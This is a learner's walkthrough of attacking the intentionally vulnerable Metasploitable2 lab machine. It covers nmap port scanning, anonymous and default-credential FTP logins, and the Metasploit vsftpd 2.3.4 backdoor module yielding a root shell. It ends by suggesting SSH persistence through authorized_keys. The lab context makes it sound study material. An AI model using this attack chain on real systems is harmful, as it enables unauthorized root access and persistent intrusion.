Metasploitable2

What is Metasploitable?

Metasploitable is a machine that was created to practice pentesting, it has a lot of vulnerabilities that we can use to practice.

My goal is to discover as many vulnerabilities as possible, to the best of my limited knowledge.

I will upload my reports to GitHub: https://github.com/Noli18P

How will my reports be structured?

I will start with an enumeration to discover ONLY the open ports and once I have the list, I will use each one of them to try to discover vulnerabilities and write a small report about it, without rushing and trying to learn as much as I can.

Enumeration

To know the open ports I need to run nmap together with a series of parameters, I will divide this scan in two parts

→ A scan to get only open ports.
→ Another much deeper scan to get versions and run some scripts.

```
nmap -p- -sS --min-rate 5000 --open -vvv 192.168.56.101 -o allPorts.txt
```

How does the command work?

→ **-p-** To scan all 65535 ports.
→ **-sS** For scanning over TCP.
→ **--min-rate 5000** It allows me to choose the number of packets per second to be sent.
→ **--open** To show only open ports.
→ **-vvv** It shows me the results in a more detailed way.
→ **-o** To export the results to a file.

Now thanks to this super fast scan it allows me to save a lot of time and focus only on the open ports:

→ 21 → 80 →
513 → 2121
→ 22 → 111 →
514 → 3306
→ 23 → 139 →
1099 → 3632
→ 25 → 445 →
1524 → 5432
→ 53 → 512 →
2049 → 5900
→ 6000 → 6667 →
6697 → 8009
→ 8180 → 8787 →
35331 → 38712
→ 46167 → 53241

Some of these ports are common such as FTP, SSH, HTTP, telnet, smpt, etc.

Once the ports are open I can run the second scan which will allow me to get much more information about the ports:


```
nmap -p (allports) -sV -sC -T5 -vvv -o deepScan.txt
```

How does the command work?

→ **-p** To specify the ports.
→ **-sV** To obtain the versions of the services that are being executed.
→ **-sC** To run some common scripts and try to obtain more information.
→ **-T5** To increase the speed to the maximum level.
→ **-vvv** It shows me the results in a more detailed way.
→ **-o** To export the results to a file.


FTP - 21

I got very interesting results, I'll focus first on FTP, the scan shows me the following scan shows me the following:



```
21/tcp    open  ftp          syn-ack ttl 64
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```


The scan tells me that it allows anonymous login but I will check it manually.



```
┌──(kali㉿kali)-[~/Metasploitable/enum]
└─$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 2.3.4)
Name (192.168.56.101:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```


It only allows me to execute a few commands, so I won't be able to do a file enumeration but it does allow me the PUT command so I could upload files and get a reverse shell.

To try to get some more information I remembered that “**msfadmin**” is the default user of metasploitable and maybe it is reused for different services so I decided to try it and it worked!



```
┌──(kali㉿kali)-[~/Metasploitable]
└─$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 2.3.4)
Name (192.168.56.101:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

I ran the "pwd" command and I happen to be in the following directory:




```
Using binary mode to transfer files.
ftp> pwd
257 "/home/msfadmin"
```


Por lo que en /home podría obtener más usuarios pero no puedo ejecutar ningún comando de listado, así que por ahora solo tengo dos usuarios.

→ anonymous
→ msfadmin:msfadmin

Regresando al escaneo obtengo una versión por lo que con searchsploit puedo buscar vulnerabilidades:



```
        Data connections will be plain text
        vsFTPd 2.3.4 - secure, fast, stable
End of status
```




```
┌──(kali㉿kali)-[~/Metasploitable]
└─$ searchsploit vsFTPd 2.3.4
--------------------------------------------------------------------------------
 Exploit Title                                                                 |
--------------------------------------------------------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                                      |
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                         |
--------------------------------------------------------------------------------
```

Both scripts work but I am also interested in knowing how the vulnerability works.

CVE-2011-2523

https://nvd.nist.gov/vuln/detail/CVE-2011-2523
https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/




Description

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

The code contained a backdoor that allowed to execute a shell, that's all.

Exploit vulnerability

As I already showed we have two ways to get access to the system, with metasploit and running a python script, something very interesting is that once we have the shell we are root, so we own the system.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
whoami
root
```

Now that we are inside the system we can list much more information that could be useful for exploiting other vulnerabilities.


The users of the system are:

→ ftp
→ msfadmin
→ user
→ service

The user msfadmin and user have ssh keys to connect remotely, if it were a malicious attacker could gain access to the system for much longer.



```
root@metasploitable:/home/msfadmin/.ssh# ls
ls
authorized_keys  id_rsa  id_rsa.pub
```



```
root@metasploitable:/home/user/.ssh# ls
ls
id_dsa  id_dsa.pub
root@metasploitable:/home/user/.ssh#
```

I can't log in with the keys but I could add them to authorized_keys and log in without any problem.

Conclusion

FTP is a service that can be very useful if it is well configured and UPDATED, the exploitation of this port was very simple and I got access to the system and not only that, an attacker exploiting it could do a lot of damage.